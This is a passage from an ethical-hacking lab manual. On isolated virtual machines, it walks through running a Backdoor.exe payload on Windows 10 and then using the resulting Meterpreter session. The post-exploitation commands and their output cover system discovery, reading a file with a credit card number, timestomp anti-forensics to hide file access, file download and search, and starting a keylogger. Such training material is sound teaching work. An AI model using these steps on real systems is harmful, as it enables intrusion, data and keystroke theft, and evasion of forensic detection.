


Figure 2.2.7: Downloading malicious exe file on the victim's system

20. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

21. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.




Figure 2.2.8: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.
23. The **Meterpreter** session has successfully been opened, as shown in the screenshot.

Figure 2.2.9: Exploit result of Windows 10 machine

T A S K 2 . 4**Establish a Session and Obtain User Information**

24. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.

Figure 2.2.10: creating the session

25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > sysinfo
Computer : WINDOWS10
OS : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Figure 2.2.11: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name : Npcap Loopback Adapter
Hardware MAC : 02:00:4c:4f:4f:50
MTU : 1500
IPv4 Address : 169.254.213.182
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::541e:cc68:3f45:d5b6
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 8
=====
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:b0:f4:93
MTU : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9499:49c:7e70:645e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Figure 2.2.12: IP address-related information

-
- T A S K 2 . 5**
- List All the Files in a Current Directory**
27. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.
 28. Type **pwd** and press **Enter** to view the current working directory on the victim machine.


Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >
```

Figure 2.2.13: Obtain getuid and finding the present working directory (pwd)


29. Type **ls** and press **Enter** to list the files in the current working directory.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode Size Type Last modified Name
---- ---- -- 2019-11-06 05:08:46 -0500 Backdoor.exe
100777/rwxrwxrwx 73802 fil
100666/rw-rw-rw- 37 fil 2019-11-06 04:42:33 -0500 secret.txt
=====
meterpreter >
```

Figure 2.2.14: Listing all the files in the directory

-
- T A S K 2 . 6**
- View the Contents of a File**
30. To read the contents of a text file, type **cat <filename.txt>** (here, **secret.txt**) and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode Size Type Last modified Name
---- ---- -- 2019-11-06 05:08:46 -0500 Backdoor.exe
100777/rwxrwxrwx 73802 fil
100666/rw-rw-rw- 37 fil 2019-11-06 04:42:33 -0500 secret.txt
=====
meterpreter > cat secret.txt
My credit card account is "123456789" meterpreter >
```

Figure 2.2.15: Issuing cat command

T A S K 2 . 7**View the MACE Attributes**

31. Now, we will change the **MACE** attributes of the **secret.exe** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

32. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > cat secret.txt
My credit card account is "123456789"
[*] Showing MACE attributes for secret.txt
Modified      : 2019-11-06 04:43:16 -0500
Accessed     : 2019-11-06 05:32:20 -0500
Created       : 2019-11-06 04:42:33 -0500
Entry Modified: 2019-11-06 04:43:16 -0500
meterpreter >
```

Figure 2.2.16: Viewing the timestomp information

T A S K 2 . 8**Change the PWD and List the Files in the Changed Directory**

33. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.

Note: **-m**: specifies the modified value.

34. You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.


```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
[*] Showing MACE attributes for secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed     : 2019-11-06 05:32:20 -0500
Created       : 2019-11-06 04:42:33 -0500
Entry Modified: 2019-11-06 04:43:16 -0500
meterpreter >
```

Figure 2.2.17: Changing the modified value

35. Similarly, you can change the **Accessed (-a)**, **Created (-c)**, and **Entry Modified (-e)** values of a particular file.

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.


37. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > cd C:/
meterpreter > pwd
C:\ 
meterpreter >
```

Figure 2.2.18: Changing the path of the directory


38. Here, the **download** command can be used to download a file from the remote machine to the host machine. To do so, type **download <Filename.extension>** and press **Enter**.
39. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** virtual machine).
40. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
41. Type **search -f <Filename.extension>** (here **pagefile.sys**) and press **Enter**. This displays the location of the searched file.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (1298300928 bytes)
meterpreter >
```

Figure 2.2.19: Locating files on the victim machine

42. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (1298300928 bytes)
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Figure 2.2.20: Capturing keyboard input

T A S K 2 . 9

Capture the Key Strokes

43. Now, switch to the **Windows 10** virtual machine, create a text file, and start typing something.

